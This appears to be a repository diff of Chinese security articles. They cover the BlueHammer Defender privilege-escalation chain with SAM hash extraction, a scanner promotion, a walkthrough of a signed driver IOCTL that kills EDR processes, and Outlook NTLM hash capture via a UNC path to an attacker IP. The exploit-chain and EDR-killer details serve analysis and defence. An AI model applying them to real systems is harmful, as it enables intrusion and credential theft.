solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">deadeclipse666.blogspot.com</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">2026-04-02</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-toLine truncated
|
||||
|
||||
需要补充一条上下文:研究员在「Public disclosure」博文里自述「I was not bluffing Microsoft and I'm doing it again」、「Unlike previous times, I'm not explaining how this works」。研判:「我又来了一次」「不像之前那几次」这两句措辞暗示存在至少一次此前的同类公开行为,但目前在 deadeclipse666 这个博客上只能看到 2026 年 3 月以后的内容,更早的活动需要通过 PGP 公钥指纹做跨平台关联才能确认。
|
||||
## 证据与技术细节
|
||||
### 漏洞类型与影响范围
|
||||
|
||||
Will Dormann 向 BleepingComputer 确认 BlueHammer 是一个本地提权漏洞(local privilege escalation),机制上结合了 TOCTOU 竞争条件与路径混淆两类经典 bug。Dormann 现任 Tharros 公司首席漏洞分析师(Tharros 即原 Analygence),在 Windows 本地提权领域有长期积累,业内对其判断的可信度较高。Dormann 的原话是:成功利用后攻击者能够访问 SAM(Security Account Manager,存储 Windows 本地账号密码哈希的注册表 hive),进而「拥有系统,可以做包括 spawn 一个 SYSTEM 权限 shell 在内的任何事」。Dormann 同时强调「这不是个好打的洞」,意味着利用难度较高,不属于一键打穿型。
|
||||
|
||||
按 BleepingComputer 的复述,多名测试者在 Windows Server 平台上无法成功利用该 PoC。Dormann 进一步说明:在 Server 上 BlueHammer 只能将权限从非管理员提升到 elevated administrator,而后者需要用户主动授权一次完整系统访问,这意味着在 Server 平台上漏洞的实际杀伤力被显著削弱。
|
||||
|
||||
PoC 作者本人在 GitHub 仓库 README 的 Edit 段中承认「There are few bugs in the PoC that could prevent it from working, might fix them later」。
|
||||
### 仓库文件结构
|
||||
|
||||
Nightmare-Eclipse/BlueHammer
|
||||
仓库的公开文件清单包含以下与攻击面直接相关的文件:
|
||||
- windefend.idl
|
||||
— Windows Defender 的 RPC 接口定义文件
|
||||
|
||||
- windefend_c.c
|
||||
/ windefend_h.h
|
||||
/ windefend_s.c
|
||||
— 由 IDL 编译生成的 RPC 客户端、头文件和服务端 stub
|
||||
|
||||
- offreg.h
|
||||
/ offreg.lib
|
||||
— 微软提供的离线注册表 hive 解析库
|
||||
|
||||
- FunnyApp.cpp
|
||||
/ .sln
|
||||
/ .vcxproj
|
||||
— Visual Studio 工程文件,主程序名为 FunnyApp
|
||||
|
||||
- 仓库语言统计:C 占 97.6%,C++ 占 2.4%
|
||||
|
||||
仓库 README 正文除了 Edit 段外只有一句文本:「I'm just really wondering what was the math behind their decision, like you knew this was going to happen and you still did whatever you did ? Are they serious ?」整段以 PGP SHA512 签名包裹。
|
||||
### 0xjustBen 重写版本提供的技术细节
|
||||
> https://github.com/0xjustBen/BlueHammer
|
||||
|
||||
|
||||
研究员 0xjustBen 在 BlueHammer 公开后发布了一个同名仓库的从零重写版本,并附有完整 README。该版本与 Chaotic Eclipse 原仓库不是同一份代码,但既然其作者明确声明是「Modular from-scratch reimplementation of the Nightmare-Eclipse/BlueHammer PoC」,且文件结构(windefend RPC + offreg + Cloud Files API)与原仓库高度一致,研判:该重写版本应能反映原 PoC 的整体利用思路,但具体实现细节可能存在差异。
|
||||
|
||||
按 0xjustBen 的 README 描述,BlueHammer 的利用链由以下组件构成:
|
||||
- **update.cpp**
|
||||
— 从微软官方链接 go.microsoft.com/fwlink/?LinkID=121721
|
||||
下载 Windows Defender 特征更新包,解析 PE 文件的 .rsrc 段,通过 FDI 回调在内存中提取 cabinet 压缩包
|
||||
|
||||
- **vss.cpp**
|
||||
— 投放 EICAR 测试文件作为触发器(在二进制中做了反向以避免被自身 Defender 检测),通过 NtQueryDirectoryObject
|
||||
监控 \Device\
|
||||
下的 VSS(Volume Shadow Copy Service,卷影副本服务)快照
|
||||
|
||||
- **cloudfiles.cpp**
|
||||
— 调用 CfRegisterSyncRoot
|
||||
和 CfConnectSyncRoot
|
||||
,注册一个 Cloud Files API 同步根目录。在回调函数里通过 CF_PROCESS_INFO
|
||||
获取访问该路径的进程 PID,识别出 Defender 进程后,对其下发 batch oplock(批处理机会锁),将 Defender 进程冻结
|
||||
|
||||
- **race.cpp**
|
||||
— 在 Defender 的特征数据库文件 mpasbase.vdm
|
||||
上申请 batch oplock,将一个 NTFS junction(目录联接)切换到 \BaseNamedObjects\Restricted
|
||||
,再通过 NtCreateSymbolicLinkObject
|
||||
创建指向 VSS 中 SAM 副本路径的符号链接,最后通过 RPC 调用 Proc42_ServerMpUpdateEngineSignature
|
||||
触发整个流程
|
||||
|
||||
- **sam.cpp**
|
||||
— 通过 OROpenHive
|
||||
离线打开 SAM hive,从 live SYSTEM hive 的 class names 中提取 boot key 并做置换运算,针对 SAM key 做 AES(rev 3)或 RC4(rev 2)解密,再用 AES 或 RC4 + DES-ECB 提取 NT hash
|
||||
|
||||
- **escalate.cpp**
|
||||
— 调用 NetUserSetInfo
|
||||
完成提权
|
||||
|
||||
0xjustBen 明确标注其重写版本只在 Windows 11 25H2 上验证通过,在 22H2、23H2、24H2 上不工作。
|
||||
### 利用链的本质
|
||||
|
||||
把上述组件翻译成更直白的语言:BlueHammer 的核心机制是借助 Windows Defender 自身的 SYSTEM 权限去完成一次任意文件读取。攻击者在 Defender 检查目标文件路径之后、真正使用之前的时间窗口里,通过 NTFS junction 和 NT 符号链接把路径换成 VSS 中 SAM hive 的位置,让 Defender 用自己的特权身份去读 SAM。读出来的数据用微软自家的 offreg.dll
|
||||
离线解析,提取本地账号哈希,最后用提取出的凭据完成权限提升。
|
||||
|
||||
研判:使用 Windows Defender 这样的安全产品作为特权代理来访问被严密保护的系统资源,是这条利用链最具讽刺意味的特征,也是 BlueHammer 这个命名的可能由来——「用蓝队的锤子去砸蓝队的门」。但这只是命名的一种可能解读,研究员本人没有在任何公开材料中解释命名理由。
|
||||
## 分析与研判
|
||||
### 研判一:这是一次有意识的报复式披露,技术披露只是载体
|
||||
|
||||
依据:研究员的两篇公开博文都不是技术文档,而是情绪化的人际叙事。3 月 26 日的「First post」整篇没有任何技术内容,只讲「someone violated our agreement and left me homeless with nothing」、「they knew this will happen and they still stabbed me in the back anyways」。4 月 2 日的「Public disclosure」也没有任何技术解释,只有「I was not bluffing」「huge thanks to MSRC leadership for making this possible」「special thanks to Tom Gallagher」。GitHub README 上的唯一一句话也是质问而非说明:「what was the math behind their decision」。
|
||||
|
||||
研究员主动放弃了一次本可以为自己赚取技术声誉的机会——选择「不解释」而不是写一份漂亮的技术 writeup,这本身是一种姿态。研判倾向于:研究员的目标读者不是安全社区,而是 MSRC 内部的具体某个人或某几个人。技术披露只是让对方「看到」的载体。
|
||||
|
||||
**反向假设**
|
||||
:也存在另一种可能,即研究员只是性格冲动型,没有更深的策略意图。但反向假设的弱点在于,研究员同时维护了 PGP 签名身份、控制了博文措辞节奏(先模糊预告再具体兑现)、并且选择了一个对微软 PR 影响最大的命名方式,这一系列动作不像是纯情绪化反应,更像是有意识的施压设计。
|
||||
### 研判二:矛盾大概率围绕 bug bounty 判定,证据指向但未确认
|
||||
|
||||
依据:研究员的核心情绪关键词是「homeless」(无家可归)和「nothing」(一无所有)。这种措辞的语义场偏向经济损失,而非声誉、法律或人际纠纷。「我们的协议」(our agreement)这种表述暗示一种半正式的安排,符合 bug bounty 提交者与厂商之间的关系模式:研究员提交漏洞,厂商承诺按既定标准评估并发放赏金,但具体金额和资格判定由厂商单方面决定。
|
||||
|
||||
进一步的指向性证据是研究员点名感谢了 Tom Gallagher。Gallagher 是 MSRC 现任工程副总裁,2025 年 12 月 11 日在 Black Hat Europe 主导宣布了 MSRC 的「In Scope by Default」政策扩张,2026 年 2 月 6 日又主导发布了 MVR(Most Valuable Researcher,年度最有价值研究员)排行榜的改革,将排名标准从积分制改为按实际悬赏金额排名。Gallagher 的对外形象正是 MSRC 悬赏政策的代言人。研究员选择点名他而非其他高管,研判倾向于矛盾的具体场景与悬赏判定相关。
|
||||
|
||||
Will Dormann 在 BleepingComputer 报道中提到一条具体的程序细节:MSRC 在漏洞提交流程中要求研究员提供漏洞利用的视频演示,「这虽然能帮助微软更高效地分流提交,但也增加了写一份合格报告的工作量」。Dormann 的这段评论看似与事件无直接关联,但 BleepingComputer 把它放在文章中的位置紧接着「研究员公开披露的动机仍不明确」一句,研判:Dormann 暗示这条流程要求是当前 MSRC 与一线研究员关系紧张的一个具体摩擦点。
|
||||
|
||||
**反向假设**
|
||||
:矛盾也可能不涉及金钱,而是涉及署名、CVE 分配权、披露时间表分歧等。这种解释的弱点在于无法解释「homeless」和「nothing」这种经济语境的措辞。如果矛盾只是署名或时间表分歧,常见的措辞会是「disrespect」「ignored」「broken promise」而非「homeless」。
|
||||
### 研判三:PoC 内置 bug 是策略选择而非技术失误
|
||||
|
||||
依据:Chaotic Eclipse 在 README 的 Edit 段中明确说「PoC 里有几个 bug 可能会导致它不工作,以后可能会修」。一个有能力发现 TOCTOU + path confusion 组合洞、有能力穿过 Windows Defender 的特权边界拿到 SAM hive 的研究员,没有理由在最终公开版本里留下基础性的稳定性 bug。
|
||||
|
||||
研判倾向于:bug 的存在是有意为之的折中方案。完整可用的 PoC 会让微软在公关上彻底被动,也会让研究员承担更大的法律和道德压力(一旦该 PoC 被纳入真实攻击工具,研究员会被追溯责任)。带 bug 的 PoC 既制造了足够的施压效果(业内可验证为真,足以登上头版),又给研究员留了一道防火墙——「我没全力以赴,需要负责任的话你们去找那些修了 bug 的人」。
|
||||
|
||||
「以后可能会修」这句话也是策略性的——它让 MSRC 知道局面还可以更糟,也就给了 MSRC 让步的动机。
|
||||
|
||||
**反向假设**
|
||||
:bug 也可能是真实的技术疏忽,研究员仓促发布没来得及完善。这种解释的弱点在于研究员同时维护了 PGP 身份、控制了博客发布节奏、并在博文中体现出明显的策略性措辞控制,整体不像仓促之作。
|
||||
### 研判四:BlueHammer 会被吸收进攻击工具集,但不会成为大规模事件
|
||||
|
||||
依据:本地提权零日漏洞的常见生命周期是:公开 PoC → 社区修复 bug 并验证更多版本 → 红队工具集吸收 → 攻击工具包吸收 → 在实际入侵中作为提权环节出现。0xjustBen 的从零重写版本在 BlueHammer 公开后数日内出现,证明社区对这枚漏洞的关注度足以推动适配工作。
|
||||
|
||||
研判:未来 1-3 个月内,BlueHammer 的可用变体大概率会出现在以下几类工具中——红队提权工具包(如 SharpUp 这类的衍生项目)、初始访问经纪人(initial access broker)的工具链、部分勒索软件团伙的横向移动工具。但 BlueHammer 不会成为类似 EternalBlue 或 PrintNightmare 那种大规模事件,原因有三:它是本地提权而非远程代码执行,需要先有非管理员权限的代码执行;微软大概率会在下一个或下下个 Patch Tuesday 发布修复(评估认为不晚于 2026 年 6 月);漏洞利用难度较高,不属于脚本小子可直接套用的类型。
|
||||
|
||||
**反向假设**
|
||||
:如果 PoC 被某个 APT 组织在公开后数日内集成进现有作战工具链,可能在补丁发布前形成一波短期攻击高峰。这种情况的判断依据是过去几年中已有多枚本地提权零日(如 PrintNightmare)在 PoC 公开后立即被纳入实际行动。但反向假设的弱点是 BlueHammer 的利用难度高于 PrintNightmare 那种「调用打印 spooler」类型的洞,需要对 NTFS junction、NT 符号链接、Cloud Files API 回调等多个组件有深入理解,能直接拿来用的 APT 组织数量相对有限。
|
||||
### 研判五:事件对 CVD 机制的二阶影响大于对微软的一阶影响
|
||||
|
||||
依据:CVD(Coordinated Vulnerability Disclosure)的整套伦理框架建立在一个隐含前提之上——研究员愿意为「保护用户」这个抽象目标而压抑自己的短期利益。这个前提的稳固性取决于厂商一侧持续兑现承诺。BlueHammer 事件本身只是一个个案,但它把「研究员可以通过公开零日来报复厂商」这种行为模式做了一次高曝光度的演示。
|
||||
|
||||
研判:事件对微软自身的损害是可控的——技术影响可以通过补丁解决,公关影响可以通过沉默或一份事后说明消化。但事件对 CVD 生态的影响更深远:其他对厂商响应不满的研究员现在多了一个可参考的剧本。具体的二阶影响可能包括——研究员在提交前更倾向于留一份完整的 PGP 签名记录、在沟通过程中保留更多书面证据、在判定不利时更倾向于公开施压而非沉默接受、甚至出现「我把 PoC 寄存在死人开关上,你不给我合理回应我就自动公开」这种制度化的对抗手段。
|
||||
|
||||
**反向假设**
|
||||
:也有可能事件只是一个孤立个案,不会引发更大范围的行为模式变化。这种判断的依据是过去十年中类似的「报复式披露」零星出现过(最著名的是 SandboxEscaper 的多次 Windows LPE 公开),但每次之后整个 CVD 生态依然按原状运行。但本次事件与 SandboxEscaper 系列的关键差异是:Chaotic Eclipse 的措辞更具体地指向一份「被违反的协议」,而非单纯的对厂商响应缓慢的不满,这种具体的契约性叙事更容易被其他研究员代入和复制。
|
||||
|
||||
|
||||
@@ -1,27 +1,27 @@
|
||||
# 图形化未授权访问漏洞扫描器,支持检测 40+种 常见服务的未授权漏洞
|
||||
Yuelo0
|
||||
Yuelo0 李白你好 2026-04-06 12:25
|
||||
|
||||
**免责声明:**
|
||||
由于传播、利用本公众号李白你好所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号李白你好及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
黑白之道 2026-04-07 02:44
|
||||
|
||||

|
||||
## 工具介绍
|
||||
|
||||
一个用 Python + PyQt5 写的图形化未授权访问漏洞扫描器,支持检测 40+种 常见服务的未授权漏洞,GUI框架 PyQt5。作者:Yuelo0
|
||||
|
||||

|
||||

|
||||
## 工具下载
|
||||
```
|
||||
https://github.com/Yuelo0/Unauthorized-vulnerability-tools
|
||||
```
|
||||
## 网络安全情报攻防站
|
||||
|
||||
**www.libaisec.com**
|
||||
|
||||
综合性的技术交流与资源共享社区
|
||||
|
||||
专注于红蓝对抗、攻防渗透、威胁情报、数据泄露
|
||||
|
||||

|
||||
|
||||
|
||||
> **文章来源:李白你好**
|
||||
|
||||
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
@@ -0,0 +1,193 @@
|
||||
# 对用于攻击 CrowdStrike EDR 的 0day 漏洞进行逆向工程
|
||||
haidragon
|
||||
haidragon 安全狗的自我修养 2026-04-07 04:14
|
||||
|
||||
# 官网:http://securitytech.cc
|
||||
##
|
||||
## 驱动及其变种
|
||||
|
||||
在这张图片中,我们可以看到该驱动及其多个变种(15+ 个变种)内部代码完全相同。
|
||||
|
||||

|
||||
## 📌 已识别的驱动(Identified Drivers)
|
||||
|
||||
所有这些驱动都由微软签名,签名有效,并且没有被任何机构阻止或吊销。
|
||||
|
||||

|
||||
## 📌 VirusTotal 检测
|
||||
|
||||
当我们将其中一个驱动上传到 VirusTotal 时,可以看到它没有被任何杀毒软件(AV)或 EDR 厂商检测到。
|
||||
|
||||
链接:
|
||||
|
||||
https://www.virustotal.com/gui/file/6fbaad2f00afaa94723fa7d5bd46e7ea4babb7ce478a8e7229ce7bd4b85e0f51/detection
|
||||
|
||||

|
||||
# 🔍 逆向工程(Reverse Engineering)
|
||||
|
||||
现在进入逆向工程部分,我使用 IDA Pro 打开并加载了该驱动。但 IDA Pro 无法反编译驱动中的主函数(DriverEntry)。
|
||||
|
||||
这是一个已知问题:当驱动使用非标准栈帧,或者其入口点被混淆时,IDA 往往无法正确反编译。
|
||||
|
||||
因此我没有继续纠结 DriverEntry,而是直接跳到 dispatch handler(调度处理函数),因为真正有价值的逻辑在那里。
|
||||
## ❌ DriverEntry 反编译失败
|
||||
|
||||

|
||||
## ⚙️ DeviceIoControlHandler
|
||||
|
||||
DeviceIoControlHandler 函数虽然被反编译出来了,但代码看起来非常糟糕:
|
||||
- 使用 CurrentStackLocation 字段的原始偏移
|
||||
|
||||
- 子函数没有命名
|
||||
|
||||
- 变量名毫无意义
|
||||
|
||||
### 修复前
|
||||
|
||||

|
||||
### 修复后(类型和命名修正后)
|
||||
|
||||

|
||||
|
||||
我们可以看到有两个 IOCTL:
|
||||
- 第一个没有深入分析
|
||||
|
||||
- 第二个(0x22E010)会进入一个用于终止进程的函数,我将其命名为 **procKiller**
|
||||
|
||||
## 🔪 procKiller 函数
|
||||
|
||||
打开 procKiller 的反编译代码后,依然非常混乱,需要像之前一样进行修复。
|
||||
### 修复前
|
||||
|
||||

|
||||
### 修复后
|
||||
|
||||

|
||||
## 📌 procKiller 函数流程
|
||||
1. IOCTL 输入缓冲区被当作一个以 null 结尾的 ASCII 字符串,表示十进制 PID
|
||||
|
||||
1. 驱动调用 atoi()
|
||||
将其转换为整数
|
||||
|
||||
1. 将该整数传递给 TerminateProcess
|
||||
|
||||
1. 如果成功,则向输出缓冲区写入 "ok"
|
||||
|
||||
👉 这就是整个接口逻辑,非常简单粗暴
|
||||
## ⚙️ TerminateProcess 内部逻辑
|
||||
|
||||

|
||||
|
||||
该函数执行流程如下:
|
||||
1. 使用 ZwOpenProcess
|
||||
根据 PID 打开目标进程并获取句柄
|
||||
|
||||
1. 使用 ZwTerminateProcess
|
||||
通过该句柄终止进程
|
||||
|
||||
## ❗ 为什么可以杀死 CrowdStrike
|
||||
|
||||
这也解释了为什么 CrowdStrike(以及其他以 PPL 方式运行的 EDR)可以被终止:
|
||||
- 在用户态:
|
||||
|
||||
调用 OpenProcess 访问 PPL 进程会返回 **Access Denied**
|
||||
|
||||
- 在内核态:
|
||||
ZwOpenProcess**不受该限制**
|
||||
|
||||
👉 所以内核驱动可以直接干掉受保护进程
|
||||
## 🔗 符号链接(关键缺失点)
|
||||
|
||||
虽然已经找到了终止进程的 IOCTL,但还缺少一个关键组件:
|
||||
|
||||
👉 驱动的符号链接(symbolic link)
|
||||
|
||||
没有它,就无法从用户态发送 IOCTL 请求。
|
||||
## 🔍 查找符号链接(动态分析)
|
||||
|
||||
我采用了动态方法:
|
||||
- 加载驱动
|
||||
|
||||
- 使用 WinObj 观察是否出现新的符号链接
|
||||
|
||||
最终成功找到了该驱动的符号链接:
|
||||
|
||||

|
||||
## 📌 关键参数总结
|
||||
|
||||
驱动符号链接:
|
||||
```
|
||||
```
|
||||
|
||||
终止进程 IOCTL:
|
||||
```
|
||||
```
|
||||
# 💻 创建 PoC(概念验证)
|
||||
|
||||
首先将符号链接和 IOCTL 定义为变量:
|
||||
|
||||

|
||||
## 📌 主函数流程
|
||||
1. 使用 CreateFileW
|
||||
打开设备:
|
||||
```
|
||||
```
|
||||
|
||||
1. 将 PID 转换为十进制 ASCII 字符串
|
||||
|
||||
1. 使用 DeviceIoControl
|
||||
发送 IOCTL(0x22E010)
|
||||
|
||||
1. ✅ 进程被终止
|
||||
|
||||
### main 函数(部分1)
|
||||
|
||||

|
||||
### main 函数(部分2)
|
||||
|
||||

|
||||
# 🧪 测试 PoC
|
||||
## 📥 加载驱动
|
||||
|
||||
首先使用 OSRLOADER 加载驱动。
|
||||
|
||||
也可以使用 sc.exe
|
||||
:
|
||||
```
|
||||
```
|
||||
|
||||

|
||||
## ▶️ 运行前
|
||||
|
||||

|
||||
## 💀 运行后(进程被终止)
|
||||
|
||||

|
||||
## 📎 项目地址
|
||||
|
||||
PoC 和驱动已发布在 GitHub:
|
||||
|
||||
https://github.com/j3h4ck/PoisonKiller/
|
||||
- 公众号:安全狗的自我修养
|
||||
|
||||
- vx:2207344074
|
||||
|
||||
- http://
|
||||
gitee.com/haidragon
|
||||
|
||||
- http://
|
||||
github.com/haidragon
|
||||
|
||||
- bilibili:haidragonx
|
||||
|
||||
##
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
****- 
|
||||
|
||||
@@ -0,0 +1,70 @@
|
||||
# 攻击者利用 Outlook 365 漏洞强制截获 NTLM 哈希
|
||||
ExtremeHack
|
||||
ExtremeHack 黑白之道 2026-04-07 02:44
|
||||
|
||||

|
||||
|
||||
近期,网络安全研究人员披露了一项针对 Microsoft Outlook 365
|
||||
的攻击技术。攻击者通过构造特殊的邮件或会议邀请,能够强制受害者客户端向远程服务器发起认证,从而秘密窃取 Net-NTLMv2 哈希值
|
||||
。
|
||||
### 核心攻击流程
|
||||
|
||||
该攻击手段主要利用了 Outlook 处理通用命名约定(UNC)路径时的逻辑缺陷。
|
||||
|
||||
1. 构造恶意请求
|
||||
:攻击者发送一封经过特殊构造的电子邮件或会议邀请。
|
||||
|
||||
|
||||
1. 嵌入 UNC 路径
|
||||
:在邮件元数据、附件路径或特定的 OLE 对象中嵌入指向攻击者控制服务器的 UNC 路径(例如:\\攻击者IP\共享文件夹\图片.jpg
|
||||
)。
|
||||
|
||||

|
||||
|
||||
1. 自动触发认证
|
||||
:当 Outlook 尝试预览邮件或处理提醒时,系统会自动尝试访问该路径。
|
||||
|
||||
1. 凭据泄露
|
||||
:Windows 系统的 Server Message Block (SMB)
|
||||
协议会自动发送当前登录用户的 Net-NTLMv2 哈希进行身份验证。
|
||||
|
||||
|
||||
1. 离线破解或中继
|
||||
:攻击者在后台使用 Responder 等工具捕获哈希。随后可以通过暴力破解获取明文密码,或者将其用于 NTLM 中继攻击
|
||||
以获取内网进一步的访问权限。
|
||||
|
||||
|
||||
### 风险评估
|
||||
- 低交互性
|
||||
:在某些配置下,受害者无需点击链接或下载附件,仅需打开预览窗格即可触发泄露。
|
||||
|
||||
- 高隐蔽性
|
||||
:由于认证过程发生在系统底层,普通用户难以察觉异常。
|
||||
|
||||
- 潜在影响
|
||||
:成功获取哈希后,攻击者可尝试攻破员工个人账号,甚至以此为跳板实现域渗透(Domain Compromise)。
|
||||
|
||||
-
|
||||
### 技术分析:为什么 NTLM 依然危险?
|
||||
|
||||
尽管微软一直在推动更安全的身份验证协议(如 Kerberos),但 NTLM 为了兼容性在 Windows 环境中仍然广泛存在。
|
||||
<table><thead><tr style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><strong style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;margin-bottom: 0px !important;"><span leaf="">攻击环节</span></strong></td><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><strong style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;margin-bottom: 0px !important;"><span leaf="">关键技术点</span></strong></td></tr></thead><tbody><tr style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span data-path-to-node="12,1,0,0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><b data-path-to-node="12,1,0,0" data-index-in-node="0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span leaf="">触发媒介</span></b></span></td><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span data-path-to-node="12,1,1,0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span leaf="">Outlook 会议提醒声、嵌入式图标或远程加载资源。</span></span></td></tr><tr style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span data-path-to-node="12,2,0,0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><b data-path-to-node="12,2,0,0" data-index-in-node="0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span leaf="">泄露内容</span></b></span></td><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span data-path-to-node="12,2,1,0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span leaf="">包含用户名、域名及加密挑战响应的 Net-NTLMv2 数据包。</span></span></td></tr><tr style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span data-path-to-node="12,3,0,0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><b data-path-to-node="12,3,0,0" data-index-in-node="0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span leaf="">攻击场景</span></b></span></td><td style="border: 1px solid;font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span data-path-to-node="12,3,1,0" style="font-family: "Google Sans Text", sans-serif !important;line-height: 1.15 !important;margin-top: 0px !important;"><span leaf="">针对企业高管或运维人员的定向鱼叉式攻击(Spear Phishing)。</span></span></td></tr></tbody></table>### 防御与缓解建议
|
||||
|
||||
为了应对此类威胁,建议安全团队立即采取以下措施:
|
||||
- 限制 SMB 出站通信
|
||||
:在防火墙层面封禁 TCP 445 端口的外网出站连接,防止凭据流向互联网。
|
||||
|
||||
- 实施 NTLM 策略管控
|
||||
:通过组策略(GPO)限制 NTLM 认证的使用,或将用户加入“受保护的用户”组(Protected Users Group)。
|
||||
|
||||
- 强化补丁管理
|
||||
:确保 Office 365 及 Windows 系统更新至最新版本,以修复已知的远程资源加载漏洞。
|
||||
|
||||
- 监控异常流量
|
||||
:利用 IDS/IPS 监控内网向外部异常 IP 发起的 SMB 请求。
|
||||
|
||||
ExtremeHack 总结:
|
||||
|
||||
此类攻击再次证明,即使是成熟的办公软件,其自动化的便利性也可能成为安全短板。对于信息安全从业者而言,监控 UNC 路径的异常调用以及收紧 NTLM 认证协议是当前防御体系中的重中之重。
|
||||
|
||||
|
||||
Reference in new issue
Block a user